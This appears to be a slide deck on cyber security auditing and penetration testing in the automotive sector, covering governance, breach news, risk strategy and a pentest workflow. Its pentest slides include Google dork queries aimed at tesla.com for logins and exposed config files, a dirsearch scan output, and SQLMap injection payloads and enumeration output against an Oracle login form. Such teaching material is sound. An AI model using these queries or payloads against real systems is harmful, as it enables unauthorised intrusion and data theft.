

Cyber Security Auditing

IT Penetration Testing

PRESENTED BY:

Herindra Veriawan

Company file



Peran Lini Pertama
Penyediaan produk/jasa ke Customer

Peran Lini Kedua
Ekspertis, bantuan & pemantauan

Peran Lini Ketiga
Independen dan obyektif asurans, & advisory

Penjelasan arah panah pada Three Lines Model:



Akuntabilitas dan Pelaporan





Delegasi, mengarahkan, menyediakan sumber daya, dan pengawasan



Keselarasn, Komunikasi, koordinasi dan kolaborasi

Digital transformation automotive manufacturing




Additive Manufacturing

- Rapid prototyping in the pre-manufacturing stage.
- Design molds and thermoforming tools, rapid manufacturing of grips, jigs, and fixtures for low cost tooling in the pre- production modelling.




Collaborative Robots

- Utilization of robots in material handling, machine tending and transporting materials thereby improving accuracy and reducing time & cost.
- Utilized for gluing, sealing, painting, and other dispensing tasks to reduce waste and increase accuracy.



Artificial Intelligence

- Utilized sensor data to improve system performance, optimize maintenance planning, and extend asset life cycles.
- Predict the machine breakdown via through analysis of vibration sensors and other sources, detect divergences and separate errors from noise.



Machine Vision

- Perform inspections including surface inspection for cosmetic flaws (dents) or detection of functional flaws (spacing or size issues).
- Utilized in critical jobs such as auto racking (picking parts out of racks), bin picking and the positioning of parts (such as doors and panels) for assembly.

Automation will improve our productivity. We will be able to produce higher volumes and bring down the price. This is going to make us competitive in the market.

Three Pillar of Cyber Security



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BENZINGA

Russian Hacker Pleads Guilty To Offering \$1M Bitcoin Bribe To Tesla Employee

Madhukumar Warriar
March 22, 2021 · 2 min read

GLEIM CIA REVIEW

A federal lawsuit was filed against Kriuchkov in Nevada last August. The Russian national was accused of offering a \$1 million bribe in Bitcoin to an employee at a company in Nevada - identified then only as Company A - to surreptitiously insert malware into the company's systems.



TOYOTA

CYBER SECURITY NEWS · 5 MIN READ

Toyota Subsidiary Loses \$37 Million Due to BEC Scam

NICOLE LINDSEY · SEPTEMBER 20, 2019

A European subsidiary of the company, Toyota Boshoku Corporation, was targeted by hackers as part of a business email compromise (BEC) scam. Total financial losses from the BEC scam are reportedly close to \$37 million (¥4 billion).



HONDA

Honda's global operations hit by cyber-attack

By Joe Tidy
Cyber-security reporter

© 9 June 2020


Honda has said it is dealing with a cyber-attack that is impacting its operations around the world. "Honda can confirm that a cyber-attack has taken place on the Honda network," the Japanese car-maker said in a statement.




TREND OF CYBER ATTACK?




It seems like the auto industry is in the focus of cyber attackers. Indeed, the list of automakers who suffered major disruptions to cyberattacks is alarming. But it's just the tip of the iceberg.




Wannacry



Ransomexx



Ragnar Locker




Ryuk



Maze

CYBER THREAT NUMBERS in INDONESIA



Sumber: BSSN

- Pada tahun 2019 terdapat 228 juta anomali traffic network terindikasi merupakan aktivitas malware sedangkan di 2020 jumlahnya meningkat cukup signifikan 54% (495 juta).
- Top 3 negara tertinggi yang menjadi target adalah Indonesia, AS dan China.
- Jenis phishing mail yang paling sering digunakan adalah email palsu berkedok informasi menarik seperti pemberian hadiah, voucher, diskon, termasuk transaksi permintaan penawaran barang di perusahaan.
- Semua email palsu ini biasanya melampirkan file dengan ekstensi seperti .xlsx (excel).

Sistem monitoring Mata Garuda mendeteksi adanya sekitar 290,3 juta; tahun 2019, sekitar 495,3 juta; tahun 2020, serangan (intrusi) siber ke jaringan internet Indonesia. Terbesar adalah serangan percobaan pembocoran data, diikuti dengan serangan menggunakan metoda malware. Dibanding besarnya jumlah serangan siber, jumlah aduan publik terkait insiden yang dialaminya relatif masih sangat kecil .

CYBER STRATEGY

1

Current state:
Where are we now?

2


Target state:
Where do we want to be?

3

Strategy & roadmap:
How do we get there?

Threat Risk Assessment

Cyber risk dashboard, example




Current state capability maturity assessment

Future vision and desired capabilities



Risk reduction target

Prioritisation of strategic options



Roadmap

MANAGING RISK

1 Take the first step. Know your risk.



Assess Current Situation

Risk assessment



Find Out Vulnerability

Penetration testing




Define Loss Scenario

Cyber attacks simulation



Quantify Cyber Risk

- Quantify impact & likelihood
- Define financial exposures



“Cyber risk management is like when we want to set up the window in our house. The window is a channel to communicate from in-house to outdoor. To fit your appetite, please ensure the design, the position, the material, the size, the open/lock mechanism, and the craftsman.”

What is Penetration Testing?



Find Out Vulnerability

Vulnerability Scanning

NMAP
DirSearch
Command Injection

Information Gathering

Google Dork
theHarvester
SubFinder
Wappalyzer

Exploitation

SQLMap

Preparation


Tools: Laptop & Software
Skills & Curiosity

Scoring & Reporting


Common Vulnerability Scoring System (CVSS)



Penetration Testing




Information Gathering **Google Dork**




Google Hacking

Uses advanced search operators (Google Dorks) to find juicy information about target websites.


- Publicly exposed documents
- Directory listing vulnerabilities
- Configuration files exposed
- Database files exposed
- Log file s exposed
- Backup and old files
- Login pages
- SQL errors
- PHP errors/ warnings
- Phpinfo()
- Signup pages



Login files:
site:tesla.com inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth



Publicly exposed documents:
site:tesla.com ext:doc | ext:docx | ext:odt | ext:rtf | ext:sxw | ext:psw | ext:ppt | ext:pptx | ext:pps | ext:csv



Configuration files exposed:
site:tesla.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp | ext:cfg | ext:txt | ext:ora | ext:ini | ext:env

Vulnerability Scanning DIRSEARCH

```
kali@kali:~/Downloads/dirsearch-master$ python3 dirsearch.py -u [redacted] -e php
dirsearch v0.4.2
Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 8942
Output File: /home/kali/Downloads/dirsearch-master/reports/[redacted]-21-10-25_12-29-49.txt
Error Log: /home/kali/Downloads/dirsearch-master/logs/errors-21-10-25_12-29-49.log
Target: http://[redacted]
[12:29:49] Starting:
```

- 364B - /backup -> https://[redacted]/backup/
- 361B - /ppc -> [redacted]/ppc/
- 364B - /IMAGES -> [redacted]IMAGES/
- 366B - /document -> [redacted]/document/
- 365B - /monitor -> [redacted]monitor/
- 360B - /p1 -> [redacted]p1/
- 367B - /warehouse -> [redacted]warehouse/

Dirsearch

Web path discovery, an advanced command-line tool designed to brute force directories and files in webserver.

Installation:

Install with Kali Linux: **sudo apt-get install dirsearch**

Usage:

python3 dirsearch.py -u <URL> -e <EXTENSIONS>

Example:

python3 dirsearch.py -u targetwebsite.com -e php

Exploitation- SQLMAP

```
Parameter: txtUsername (POST)
Type: error-based
Title: Oracle AND error-based - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)
Payload: __VIEWSTATE=/wEPDwUKLTg0MjYyZmM2Rku0jQmPoTAY0DDhxO5Uy6d2B3zRgB0GmkMS2a2CZq7Yg=6__VIEWSTATEGENERATOR=50C77E3E6__EVENTTARGET=6__EVENTARGUMENT=6__EVENTVALIDATION=/wEdAASKUNUnZ6Bt0hJ2nr400IxpVK7BrRATeIqu9nGFEI+jB3Y2+M c65rnAqio3oCkbyDN+DvxnwFeFeJ9MI8WR693tnvAjoneOeU0XFKM3X+Id3z1z6YSF7HFU9HON160bs=6txtUsername=EV0hAwIe' AND 4418=CTXSYS.DRITHSX.SN(4418,(CHR(113)||CHR(106)||CHR(106)||CHR(112)||CHR(113)||SELECT (CASE WHEN (4418=4418) THEN 1 ELSE 0 END) FROM DUAL)||CHR(113)||CHR(120)||CHR(98)||CHR(118)||CHR(113)))-- jRBP6txtPassword=v2Y1b7t!X76Button1=Sign In

Type: time-based blind
Title: Oracle AND time-based blind (heavy query)
Payload: __VIEWSTATE=/wEPDwUKLTg0MjYyZmM2Rku0jQmPoTAY0DDhxO5Uy6d2B3zRgB0GmkMS2a2CZq7Yg=6__VIEWSTATEGENERATOR=50C77E3E6__EVENTTARGET=6__EVENTARGUMENT=6__EVENTVALIDATION=/wEdAASKUNUnZ6Bt0hJ2nr400IxpVK7BrRATeIqu9nGFEI+jB3Y2+M c65rnAqio3oCkbyDN+DvxnwFeFeJ9MI8WR693tnvAjoneOeU0XFKM3X+Id3z1z6YSF7HFU9HON160bs=6txtUsername=EV0hAwIe' AND 5532=(SELECT COUNT(*) FROM ALL_USERS T1,ALL_USERS T2,ALL_USERS T3,ALL_USERS T4,ALL_USERS T5)-- zgAigttxtPassword=v2Y1b7t!X76Button1=Sign In

[23:20:16] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:20:16] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[23:20:16] [INFO] fetching database users
[23:20:17] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:18] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:19] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:20] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:21] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:22] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:23] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:24] [INFO] retrieved:
[23:20:25] [INFO] retrieved:
[23:20:25] [INFO] retrieved:

[11:26:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[11:26:47] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[11:26:47] [INFO] fetching tables for database: 'BAAN'
[11:26:59] [INFO] retrieved:
[11:27:01] [INFO] retrieved:
[11:27:03] [INFO] retrieved:
[11:27:06] [INFO] retrieved:
Database: BAAN
[4 tables]
```


SQLMap

